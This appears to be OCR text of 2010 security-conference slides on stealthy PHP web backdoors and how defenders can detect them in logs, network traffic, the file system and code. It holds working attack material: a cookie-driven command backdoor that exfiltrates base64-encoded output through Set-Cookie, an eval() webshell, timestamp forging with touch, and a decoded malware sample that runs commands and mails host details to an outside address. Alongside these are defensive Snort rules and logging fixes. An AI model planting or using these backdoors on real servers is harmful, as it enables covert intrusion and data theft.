# Does it work ?

- Logs of the request from a standard client


  ::1 - - [14/Apr/2010:17:02:19 +0200] "GET /~lo/hitb/hi.php HTTP/1.1" 200 **12** "http://localhost/~lo/hitb/" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv: 1.9.2.3) Gecko/20100401 Firefox/3.6.3"

- Logs of the request from the Attacker

  ::1 - - [14/Apr/2010:18:55:55 +0200] "GET /~lo/hitb/hi.php HTTP/1.1" 200 **12** "http://localhost/~lo/hitb/" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv: 1.9.2.3) Gecko/20100401 Firefox/3.6.3"

➔ Exactly the same !

- Conclusion: the attacker has become INVISIBLE in your logs...
  - Potential issue: the timing (multiple requests to a single file in a period of time, etc)




# Few words about the client

- Being stealth means being stealth at 100%
  - It's sometimes complex
  - Becoming a stealth attacker means great experience
- Careful with any options, fields, etc
  - Example: One could try to launch curl command just to read headers ('-I' with curl)

```
curl -I 'http://localhost/~lo/hitb/hi.php' -b 'cmd=id' -A
'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:
1.9.2.3) Gecko/20100401 Firefox/3.6.3' -e 'http://
localhost/~lo/hitb/'
```

  - Everything looks okay but the logs (method)


```
::1 - - [14/Apr/2010:18:37:09 +0200] "HEAD /~lo/hitb/
hi.php HTTP/1.1" 200 - "http://localhost/~lo/hitb/"
"Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:
1.9.2.3) Gecko/20100401 Firefox/3.6.3"
```



# Can we still improve protection?

- *« Yes, we can »*
- Apache directive %b should be replaced by %O
  - %O → Bytes sent, including headers, cannot be zero.
  - You need to enable mod_logio to use this.
  - LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combinedio


- 127.0.0.1 - - [14/Apr/2010:23:43:04 +0200] "GET /hello.php HTTP/1.1" 200 **301** "-" "curl"
- 127.0.0.1 - - [14/Apr/2010:23:43:22 +0200] "GET /hello.php HTTP/1.1" 200 **241** "-" "curl"



# Is Apache badly configured by default ?


- It depends of the distribution you use
  - Example of configurations I checked recently:
    - Ubuntu by default is ok (use of %O)
    - Apple Mac OS X by default is not ok (but "*combinedio*" is defined)
    - …
- Check your own configurations…
- Check your logs…


- Remaining issues for the defenders:
  - Do you really read the logs of your applications in your company ? Regularly ?
  - Most of the time, attackers are not seen because looking at logs costs time & money…
  - It depends of security policy, sensitivity…
  - One possibility is to get assisted by experts who know where attackers would hide themselves on your servers



# Where can we act ?


- Let's suppose we were unable to catch this attacker through the application layer…
- Let's try to detect him at network layer





# Network Layers

- We saw that the previous backdoor left a specific outbound traffic containing interesting cleartext with the results of its commands
- Extrusion Detection
  - The goal is to catch outbound traffic, going out of your company, containing a proof that there is a problem inside
  - This is more that “attack detection” (like most NIDS), this is “intrusion detection” (cause we catch a real attacker)
  - Example with Snort (www.snort.org) the famous NIDS
  - It has already builtin rules that might detect evil outbound traffic
    - Attack Responses traffic



# Network Layers


- Outgoing traffic from the web server generated by the backdoor:

```
HTTP/1.1 200 OK
Date: Wed, 14 Apr 2010 16:37:09 GMT
Server: Apache/2.2.14 (Unix) mod_ssl/2.2.14 OpenSSL/0.9.8l
  DAV/2 PHP/5.3.1
X-Powered-By: PHP/5.3.1
Hidden-Field: uid=70(_www) gid=70(_www) groups=70(_www)
Content-Type: text/html
```

- Extrusion Detection with Snort


```
alert ip $HOME_NET any -> $EXTERNAL_NET any (
msg:"ATTACK-RESPONSES id check returned userid";
content:"uid="; nocase;
content:" gid="; distance:0;
pcre:"/uid=\d{1,5}\S+\s+gid=\d{1,5}/smi";
classtype:bad-unknown; sid:1882; rev:14;)
```

  - [snort] ATTACK-RESPONSES id check returned userid 2010-04-14 15:15:33 192.168.1.2:4241 192.168.1.1:80 TCP



# Other examples with snort


- Example for Windows platform with a snort signature that might help at detecting a spawned shell
  - `alert tcp $HOME_NET !21:23 -> $EXTERNAL_NET any (msg:"ATTACK-RESPONSES Microsoft cmd.exe banner"; flow:established; content:"Microsoft Windows"; content:"|28|C|29| Copyright 1985-"; distance:0; content:"Microsoft Corp."; distance:0; metadata:policy balanced-ips drop, policy connectivity-ips drop, policy security-ips drop; reference:nessus,11633; classtype:successful-admin; sid:2123; rev:4;)`
- Example for a root shell (priviledge escalation cleartext outbound traffic session)
  - `alert ip any any -> any any (msg:"ATTACK-RESPONSES id check returned root"; content:"uid=0|28|root|29|"; metadata:policy balanced-ips drop, policy security-ips drop; classtype:bad-unknown; sid:498; rev:7;)`
- And of course you can write your own rules / plugins if you need to monitor special activities (from a zone to another, etc)



# Avoiding Extrusion Detection

- The attacker wants to avoid extrusion detection
- As an example, he will encode outgoing dangerous traffic to avoid signatures of NIDS products
- Here we will use Base64 encoding (adding compression / ciphering layers would be better too)

```
<?php
//header('Hidden-Field: '.@exec($_COOKIE['cmd']));
if(isset($_COOKIE)) @header('Set-Cookie:
  PHPSESSID='.@base64_encode(@exec($_COOKIE
  ['cmd'])));
echo "<p>hello</p>";
?>
```




# And it works…

- ONLINE TRAFFIC (what is seen by NIDS…)

```
$ curl -c - 'http://localhost/~lo/hitb/hi.php' -b 'cmd=id' -A 'Mozilla/
   5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.3) Gecko/20100401
   Firefox/3.6.3' -e 'http://localhost/~lo/hitb/' –D myoutput
     <p>hello</p>
$ cat myoutput
HTTP/1.1 200 OK
Date: Wed, 14 Apr 2010 17:50:44 GMT
Server: Apache/2.2.14 (Unix) mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1
X-Powered-By: PHP/5.3.1
Set-Cookie:
   PHPSESSID=dWlkPTcwKF93d3cpIGdpZD03MChfd3d3KSBncm91cHM9NzAoX3d3dyksMTAxKGNvbS5hcHBsZS5zaG
   FyZXBvaW50Lmdyb3VwLjEpLDYxKGxvY2FsYWNjb3VudHMpLDEyKGV2ZXJ5b25lKSw0MDIoY29tLmFwcGxlLnNoYX
   JlcG9pbnQuZ3JvdXAuMyksMTAyKGNvbS5hcHBsZS5zaGFyZXBvaW50Lmdyb3VwLjIp
Content-Length: 12
Content-Type: text/html
```


- OFFLINE (no more dangerous traffic)
  - `$ python -c 'import base64, sys; print base64.decodestring(sys.argv [1]);' `cat myoutput|grep ^Set-Cookie|cut -d '=' -f 2``

```
uid=70(_www) gid=70(_www) groups=70(_www),101
(com.apple.sharepoint.group.1),61(localaccounts),12(everyone),402
(com.apple.sharepoint.group.3),102(com.apple.sharepoint.group.2)
```




# HTTP Headers


- We saw how to use HTTP Headers to improve the stealthiness of incoming and outgoing HTTP traffic with a backdoor
- Example of remaining Issues
  - Add undetectable ciphering layers
  - Reverse Proxies & Proxies: some fields might be deleted/added/changed
  - Cookies: might be recorded for offline statistics analysis
  - Outnumbered requests to a single file
    - Some solutions exists (htaccess, mod_rewrite…)
      - .htaccess
      - ErrorDocument 404 /path/handle-unknown-file.php



# Where can we act ?


- Let's suppose it was difficult to catch this attacker through the network layer too…
- Let's try to detect him through the system layer





# Location for a backdoor

- Create / Add a file
  - Risk: entry added in a directory...
- Modify an existing file
  - Risk: integrity check (?), code review...
- Global Issues
  - Staying alive after upgrades / updates
  - Dates of modifications
- Specific case
  - You have a stealth unknown 0day
  - It can be used as your backdoor



# Dates issues


- Example

```
trinity:hitb lo$ ls -al
total 16
drwxr-xr-x   4 lo  staff   136 23 jui  2009 .
drwxr-xr-x+ 36 lo  staff  1224 23 jui  2009 ..
-rw-r--r--   1 lo  staff    58 23 jui  2009 hello.php
-rw-r--r--   1 lo  staff    28 23 jui  2009 index.php
```

- Modification of a file

```
trinity:hitb lo$ vi hello.php
trinity:hitb lo$ ls -al
total 16
drwxr-xr-x   4 lo  staff   136 14 apr 17:36 .
drwxr-xr-x+ 36 lo  staff  1224 23 jui  2009 ..
-rw-r--r--   1 lo  staff   137 14 apr 17:36 hello.php
-rw-r--r--   1 lo  staff    28 23 jui  2009 index.php
```

- Modifying a file on such a file system might change dates of the modified file, but also on the parent directory




# Dates issues

- Stealth Attacker behavior
  - Let the file system look like untouched
- UNIX « touch » command

```
trinity:hitb lo$ touch
usage: touch [-acfm] [-r file] [-t [[CC]YY]MMDDhhmm
  [.SS]] file ...
```


- Example

```
trinity:hitb lo$ touch -r index.php hello.php .
trinity:hitb lo$ ls -al
total 16
drwxr-xr-x   4 lo  staff   136 23 jui  2009 .
drwxr-xr-x+ 36 lo  staff  1224 23 jui  2009 ..
-rw-r--r--   1 lo  staff    59 23 jui  2009 hello.php
-rw-r--r--   1 lo  staff    28 23 jui  2009 index.php
```



# System (& Application) Layer

- Most collections of web backdoors offer a remote shell through GET or POST
- What if the shell is unavailable ?
  - E.g: cmd.exe forbidden, or some functions are disabled (passthru, system, exec…)
- Solution used by attackers
  - Native Backdoor written with the remote language
    - E.g: remote access on a PHP based web server → then they upload a PHP based backdoor doing the things in PHP directly (not with a shell)
- Issues for attackers
  - Size of the uploaded code might be big depending of the number of functions they want
  - Forensics will reveal their code if they get caught
  - Upgrade backdoor implies remote modification
  - …





# Case Study: Lanker Backdoor

- Lanker Backdoor
  - Avoid forensics issues
  - Dynamic: no remote upgrade needed !
  - Tiny code uploaded on the target
    - But might generate big traffic
  - Everything remains on the client of the backdoor
  - HTML+Javascript based source code
- Easy to deploy
  - 1) Just add something like this code on the target

    ```
    <?php eval($_POST[cmd]) ?>
    ```
  - 2) Read the HTML file of Lanker with your browser
    - file:///Users/lo/Desktop/lanker.html (localhost possible)
  - 3) Choose a built-in function and fill-in the needed values
  - 4) Click on send. A javascript will generate the remote PHP code that will be send to the remote eval()
  - 5) Get your results directly


# Lanker GUI: local web HTML page





# Example of Lanker on the network

```
POST /door.php HTTP/1.1
Host: 192.168.1.1
Keep-Alive: 115
Connection: keep-alive
Content-Type: multipart/form-data;
   boundary=---------------------------2007237709823564401115
Content-Length: 438
---------------------------2007237709823564401115
Content-Disposition: form-data; name="act »
http://127.0.0.1/door.php
---------------------------2007237709823564401115
Content-Disposition: form-data; name="para »
cmd
---------------------------2007237709823564401115
Content-Disposition: form-data; name="cmd »
echo dirname(__FILE__);
---------------------------2007237709823564401115--
```




# Lanker automatically generates PHP

- Lanker prepares and then sends the remote PHP code to the remote eval() waiting
  - On-demand Backdoor
- Here an example to read « /etc » entries and add « <br> » in the output


```
$dir=chr(47).chr(101).chr(116).chr(99);
$f = chr(60).chr(98).chr(114).chr(62);
$dir=@dir($dir);
if($dir) {
echo path_______.$dir->path.$f;
while($entry=$dir->read())
{ echo ____.$entry.$f;  }
$dir->close();
}else{echo 0;}
```


- No complete code left on the remote target
  - Just an eval() added somewhere (obfuscation possible)



# Where can we act ?


- Let's suppose that attacker was so skilled that we were unable to see him on the operating system itself
- Let's try to detect him through the code left itself






# Hiding Evil Code

- Black Hats try to add obfuscation in web embedded programs
  - Special Call to functions
  - Encoding / Compressing
  - Ciphering
  - Avoid functions that are usually tracked
  - …




# Detecting malicious code

- White hats will try to detect malicious code
  - Hunt with kind of *grep* sessions (on cleartext sources, configurations, etc)
    - Goal: find special patterns like passthru(…)
  - Integrity checks
    - But some sysadmins hate to manage such tools because each time web pages are modified, you have to double check what happened…
  - Antivirus checks (signatures)
    - Usually bypassed with multi-encoding code
      - Like "base64 of base64 of base64 of …" with compression added sometimes too




# Example: Black Hat Hiding Code

```
eval(gzinflate(base64_decode('
rVZRc9o4EH7vTP/DongS06GEcLmmoSWQFnNk2gTO
4LYzhPEYW4BbI3sku4Fm+t+7krAxN22e7sVG3+5+
++1qLdG5ettJVsnzZ8YIANrQXdLUfwjM6huEbkY5
RNl3k4wt+5Nlu9e9nk2U3bnpoX2xaV7SDfVNEgYK
X2zQ97pvkVpXeAu6jgNqVjtkeEdaZNjvFz7DMXqM
BiN3OM4h5+76VsahJDdj3hoDC0aVndRMlFXt4KNF
XhZUzliapFLXzzinLHUzQfk+GqXKUHxhLD5bJAuD
NqnLkPUWf5vVOoFlCVtKLA/v3SC9McqXI8u+Rbpu
KNwHHqbePKImWrHI6ecZVjm1Z4W0QQ8zE0fQoAWk
vgoCk6A07BTm63NKC3SBC4VO4tSLCjiVK1JSMu47
d+91sUEoFhnztc6joyn0vzQvxwPri/UeZkdHuEUP
dI5bZLi6e1MymExG7mA4npCZ3MGQfT0w29a/jjWe
uI59ox3mcbBFD+LYH0GSqYh75si9AUNsRUrXBB3X
XhiZxA/Teca6S7mq+/EaC195IoxA+B6DVZomrdPT
nIbUgCh+3SqsIw1jBvuRgUfgNM04A+w0C10s2CTS
7Eo7qcLQBsrpMjRJzLAhv/OpQhU6MLEdC1rQv/44
tt7Az1K2chMxn8HpDyyXbpJISkD9JVp0lDvt5sFC
7kohsULXSbo1JQMOgny1PM69LX5KBxkpkySBaUik
XGPu4dJNKFKROxwfA46Z70WRHrMCrYTM1RkUVjuY
h6erLj5Zw18HqOH5s3ABZq6MSJNs3SMUTjUjxjp2
7fkah8wk9/weu65w5KaRoAckYkWjyN1T7WL3sE7+
h2A9WCqwG89dkXo8lZ3sakseuyOVLurbjxkeVdg7
6YkYZYHrR9Rj5h/yJJ4Q6Ypnv8mUm/63VHFCGcn3
k1MRZ9zH/VwhqbKpRPUTaF4dn53U4ISfqOl9hIdV
GFEwobKg8QIDNKr01PH45dTDaVrVoNm4fIXJ4Sck
fhQLyb3Xst8BYnEe8wpRpt3wSRN+hOUZ+S7CH0gh
n8WEVFA5y9aUh/7OUhrg/ZzpfDoElB9cteGscfHX
xfnZ6+a51q/wNvA4Y4FmO927vDhrNKq4bgAeiP+8
Iwc9LXOev/774tUThMp+wHb7BNuT2v6j6kOJpxSj
33Ug8O6wxRLXPS63WZ7xRrpNdJPxFi7fwWBM5Bo/
62+uugdckXi+umvQ1i9s8uo4MDlSyARe4i95imMS
ZUVUnxi7WwXaV/k+T6p4HKsrCEpoX6Lquiqjjrpv
8rpy8qkqY6ZL7OD/il8=
'))));
```



# Same Source decoded

```
<?php
$P   = @getcwd();
$IP  = @getenv("SERVER_ADDR");
$UID = fx29exec("id");
fx("SAFE",@safemode()?"ON":"OFF");
fx("OS",@PHP_OS);
fx("UNAME",@php_uname());
fx("SERVER",($IP)?$IP:"-");
fx("USER",@get_current_user());
fx("UID",($UID)?$UID:"uid=".@getmyuid()."
    gid=".@getmygid());
fx("DIR",$P);
fx("PERM",(@is_writable($P))?"[W]":"[R]");
fx("HDD","Used: ".hdd("used")." Free: ".hdd("free")."
    Total: ".hdd("total"));
fx("DISFUNC",@getdisfunc());
##[ FX29SHEXEC ]##
$web = $_SERVER["HTTP_HOST"];
$inj = $_SERVER["REQUEST_URI"];
$body = "URL $web$inj \nUname $system";
mail("citbun@gmail.com","hasil scan http://$web$inj",
    "$body");
function safemode() { return (@ini_get("safe_mode") OR
    eregi("on",@ini_get("safe_mode")) ) ? TRUE :
    FALSE; }
function getdisfunc() { $rez = explode(",",@ini_get
    ("disable_functions")); return (!empty($rez))?
    $rez:array(); }
function enabled($func) { return (function_exists($func)
    && is_callable($func) && !in_array($func,getdisfunc
    ())) ? TRUE : FALSE; }
function fx29exec($cmd) {
if (enabled("exec")) { exec($cmd,$o); $rez = join("\r
    \n",$o); }
elseif (enabled("shell_exec")) { $rez = shell_exec
    ($cmd); }
elseif (enabled("system")) { @ob_start(); @system($cmd);
    $rez = @ob_get_contents(); @ob_end_clean(); }
elseif (enabled("passthru")) { @ob_start(); passthru
    ($cmd); $rez = @ob_get_contents(); @ob_end_clean
    (); }
elseif (enabled("popen") && is_resource($h = popen
    ($cmd.' 2>&1', 'r')) ) { while ( !feof($h) )
    { $rez .= fread($h, 2096);  } pclose($h); }
else { $rez = "Error!"; }
return $rez;
}
function vsize($size) {
if (!is_numeric($size)) { return FALSE; }
else {
if ( $size >= 1073741824 ) { $size = round($size/
    1073741824*100)/100 ." GB"; }
elseif ( $size >= 1048576 ) { $size = round($size/
    1048576*100)/100 ." MB"; }
elseif ( $size >= 1024 ) { $size = round($size/
    1024*100)/100 ." KB"; }
else { $size = $size . " B"; }
return $size;}
}
function hdd($type) {
$P = @getcwd(); $T = @disk_total_space($P); $F =
    @disk_free_space($P); $U = $T - $U;
$hddspace = array("total" => vsize($T), "free"  => vsize
    ($F), "used"  => vsize($U));
return $hddspace[$type];
}
?>
```



